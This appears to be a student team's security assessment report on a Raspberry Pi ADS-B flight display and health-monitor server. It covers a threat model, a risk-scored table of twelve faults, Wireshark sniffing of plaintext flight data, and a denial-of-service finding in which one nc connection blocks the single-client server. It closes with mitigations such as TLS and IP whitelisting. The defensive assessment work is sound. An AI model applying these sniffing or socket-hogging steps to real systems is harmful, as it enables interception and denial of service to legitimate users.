Flight Agent – Health Monitor System Security Assessment

Triple S

Security Team 2
June 25. 2025

Table Of Contents


1. Team Introduction
2. Scheduling and Role Assignment
3. Fault Detection in DFD
4. Assumption and Evaluation Techniques
5. Prioritization of Vulnerabilities
6. Attack Analysis, Attack Method & Mitigation
7. Team Reflection: What We Learned

Team Introduction

TripleS - Security Team 2

Name	Role
Bradley Schmerl	Mentor
Sungyoung Choi	Summarize and Organize Reports
Taemin Noh	Research and PPT Documentation
Hwajung Lee	Exploit Analysis – ARP Spoofing, F ake data
Soyoon Kim	Exploit Analysis – Socket blocking, PPT Documentation
Pradeep Kumar C	"Presenter", Exploit Analysis – Cod e review, PPT Documentation

Scheduling and Role Assignment




Phase	Milestone	Key Activity	Assignee	June																
				9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25
Phase 2	Environment Setup	Program exchange	All		○	●														
		RUI & Pi Setup	All				●													
	Threat Modeling	Make DFD	All					●												
	System Analysis	Code Analsys	All					●	●	●	●									
	Vulnerability Impact Analysis	Develop POC(Proof-of-Concept)	All							●	●	●	●	🔴						
		CVSS 4.0 or High/Med/Low classification	All									●	●	●	🔴					
	Presentation	Make security assessment report	All											○	●	●	🟢	○		
		Presentation Preparation	All														●	●	●	
		Final Presentation and Q&A	Pradeep																	●

Planned == Actual	●
Delayed	🔴
Early started/completed	🟢
Planned only	○

Fault Detection in DFD

DFD helps visualize data flows and focus on security-critical components.

→ Security fault identification and vulnerability analysis



Assumption and Evaluation Techniques

Assumptions

1. Physical access by the attacker is restricted
2. The attacker is limited to the same network as the client
3. Code modification is not allowed

Evaluation Techniques

1. Code Review
2. Attack Surface Analysis
3. Static Analysis
4. Dynamic Analysis (Penetration Testing)

Prioritization of Vulnerabilities

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-01	Non-Authentication on Port 30001	dump1090	🔴 Legitimate user connections may be denied; spoofed aircraft data	3 pt	🔴 Common system design without auth; frequently scanned	4 pt	12
F-02	Tampering with stored files	RAW/SBS log storage	🔴 Tampered data is provided to the user	2 pt	⚪ Requires local access; unlikely in practice	1 pt	2
F-03	Unencrypted communication	Transmission between GUI and dump	🔴 Anyone can inspect the communication data	5 pt	🔴 Plaintext TCP easily sniffed on shared networks	5 pt	25
F-04	Weak Google Cloud API Key Management	Python script in RUI operating files	🔴 It may lead to financial loss	5 pt	🔴 Exploitable only if attacker gains local access	2 pt	10
F-05	Hardcoded Port Number	HMS server	⚪ Limits flexibility, but does not expose system to attack	1 pt	⚪ No attack vector despite visibility	1 pt	1
F-06	Use of CRC32	HMS server	⚪ Uses cryptographically weak integrity check method	2 pt	⚪ No injection path; purely theoretical	1 pt	2
F-07	Missing Exception Handling	HMS server	⚪ Decreased system stability and increase d maintenance complexity	2 pt	⚪ Rarely leads to direct crash from user input	1 pt	2
F-08	One-way Communication without ACK	Transmission between HMS and user	⚪ Uncertain communication state	1 pt	⚪ No direct exploit path	1 pt	1
F-09	No IP Filtering	dump1090	🔴 Unauthorized user access is possible if system is exposed	3 pt	🔴 External exposure needed; otherwise safe	2 pt	6
F-10	Single Client Limit on Port 5001	HMS server	🔴 Legitimate user connections may be denied, leading to a DoS	4 pt	🔴 Simple nc or script blocks port	5 pt	20
F-11	Multiple Client Limit on Port 30002	dump1090	🔴 Legitimate user connections may be denied, leading to a DoS	4 pt	🔴 Fake connections flood socket pool	5 pt	20
F-12	Forced Connection Drop via ARP Spoofing	Transmission between HMS and user	🔴 MITM blocks packets; forces disconnect	4 pt	🔴 Needs attacker on same network	3 pt	12


Impact	Point	Description
🔴 Critical	5	Severe disruption to system operation (e.g., DoS, trust loss)
🔴 High	4	Major degradation of service or core functions
🔴 Medium	3	Moderate impact on partial functions or subsystems
⚪ Low	2~1	Minimal effect on system; related to usability or maintainability

Likelihood	Point	Description
🔴 Very Likely	5	Easily exploited using common tools or methods
🔴 Likely	4	Feasible with normal access and moderate skills
🔴 Possible	2~3	Attack feasible only under specific conditions or partial access
⚪ Unlikely	1	Very low probability due to restricted surface or complexity

VU-01 Information Disclosure - Attack Analysis

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-03	Unencrypted communication	Transmission between GUI and dump	● Anyone can inspect the communication data	5 pt	● Plaintext TCP easily sniffed on shared networks	5 pt	25

Information Disclosure



Attack point :
Attacker sniffs the data sent from dump 1090 and Health monitor as the data sent through TCP as plain text


Analysis Technique : Attack Surface Analysis

VU-01 Information Disclosure - Attack Method & Mitigation

Attack Simulation Tool : Wireshark

Attack method :

- Launch Wireshark and select the relevant network interface
- Start capturing packets
- Filter packets by IP or port
- Analyze captured plaintext flight data.



```
˅ Transmission Control Protocol, Src Port: 5002, Dst Port: 56145, Seq: 8035304, Ack: 1, Len: 1380
    Source Port: 5002
    Destination Port: 56145
    [Stream index: 217]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 1380]
    Sequence Number: 8035304    (relative sequence number)
    Sequence Number (raw): 1198123020
    [Next Sequence Number: 8036684    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)

0000  f8 9e 94 05 a4 7e 00 1f  26 41 f0 00 08 00 45 00   ·····~·· &A····E·
0010  05 8c 5f b0 40 00 2f 06  59 43 5e 82 17 e9 ac 1a   ··_·@·/· YC^·····
0020  6a f3 13 8a db 51 47 69  e8 0c a4 2a 17 ac 50 10   j····QGi ···*··P·
0030  ff ff 49 14 00 00 2f 30  36 2c 31 39 3a 30 30 3a   ··I···/0 6,19:00:
0040  31 34 2e 30 30 30 2c 47  4c 4f 31 32 30 38 2c 2c   14.000,G LO1208,,
0050  2c 2c 2c 2c 2c 2c 2c 2c  2c 0a 4d 53 47 2c 33 2c   ,,,,,,,, ,·MSG,3,
0060  30 2c 30 2c 45 34 39 35  32 36 2c 30 2c 32 30 32   0,0,E495 26,0,202
0070  35 2f 30 36 2f 30 36 2c  31 39 3a 30 30 3a 31 35   5/06/06, 19:00:15
0080  2e 30 30 30 2c 32 30 32  35 2f 30 36 2f 30 36 2c   .000,202 5/06/06,
0090  31 39 3a 30 30 3a 31 34  2e 30 30 30 2c 2c 31 34   19:00:14 .000,,14
00a0  32 35 2c 2c 2c 2d 32 37  2e 36 32 35 37 31 37 2c   25,,,-27 .625717,
00b0  2d 34 38 2e 36 32 35 39  35 34 2c 2c 2c 2c 2c 2c   -48.6259 54,,,,,,
00c0  0a 4d 53 47 2c 34 2c 30  2c 30 2c 45 34 39 35 32   ·MSG,4,0 ,0,E4952
```

Attack result :

Unencrypted communication packets are leaked.

Mitigation:


TLS/SSL encryption: Ensure confidentiality of communication (already mentioned)

=> The most common and highly recommended mitigation for communication packet encryption from an SCRM perspective is to use strong, industry-standard encryption protocols such as TLS

VU-02 - Single Client Limitation - Attack Analysis

ID	Fault	Attack Surface	Impact	A (pt)	Likelihood	B (pt)	Risk Score (A x B)
F-10	Single Client Limit on Port 5001	HMS server	● Legitimate user connections may be denied, leading to a DoS	4 pt	● Simple nc or script blocks port	5 pt	20

Denial Of Service(DOS)




Analysis Technique : Code review, Testing

Attack point : File - **raspberry_monitor_server.py**


The health monitoring system allows only one client connection at a time and it is accessible from any IP address.

The server uses a blocking, single-threaded loop to handle clients




```
    server_socket.bind(('0.0.0.0', 5001))  # 모든 IP에서의 연결 허용
    server_socket.listen(1)
    while True:
            client_socket, addr = server_socket.accept()
```

After accepting a client, the server enters a while True: loop to serve that client



```
while True:
    # ... send data to client ...
```

The server does not call accept() again until the current client disconnects. The inner loop will only exit if the client disconnects, which happens when one of these exceptions is raised.



```
except BrokenPipeError:
    print("클라이언트가 연결을 종료했습니다. (Broken Pipe)")
    break
except ConnectionResetError:
    print("클라이언트가 연결을 강제 종료했습니다.")
    break
```


VU-02 - Single Client Limitation - Attack Method & Mitigation

Attack Simulation tool: hping3

Attack method :

The attacker preempts the connection with the server, preventing other users' connection

nc <HMS_IP> <PORT>



Raspberry Pi Health Monitor

CPU Usage: 1.2%

Memory Usage: 423/16219 MB

CPU Temperature: 54.5°C


Disk Usage: 5%

Uptime: 0 days 03:49:11

172.20.3.191

Attack result :

Due to a socket error, legitimate users are unable to use the health monitoring system



Ads-b-display

Error while connecting: Socket Error # 10060
Connection timed out.

Mitigation:

Functional fix :Fix the python code to send the data to all clients connected and listening.

Option 1: **IP Whitelist**
Allow connections only from trusted IPs

